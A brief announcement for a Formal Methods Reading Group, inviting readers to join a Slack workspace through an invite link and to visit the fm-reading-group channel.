Formal Methods Reading Group: Join the Slack and the go to fm-reading-group to learn more.

https://join.slack.com/t/eth-eng-group/shared_invite/zt-48ggg3kk-bUT3PWRn16hCpFclbcZrvQ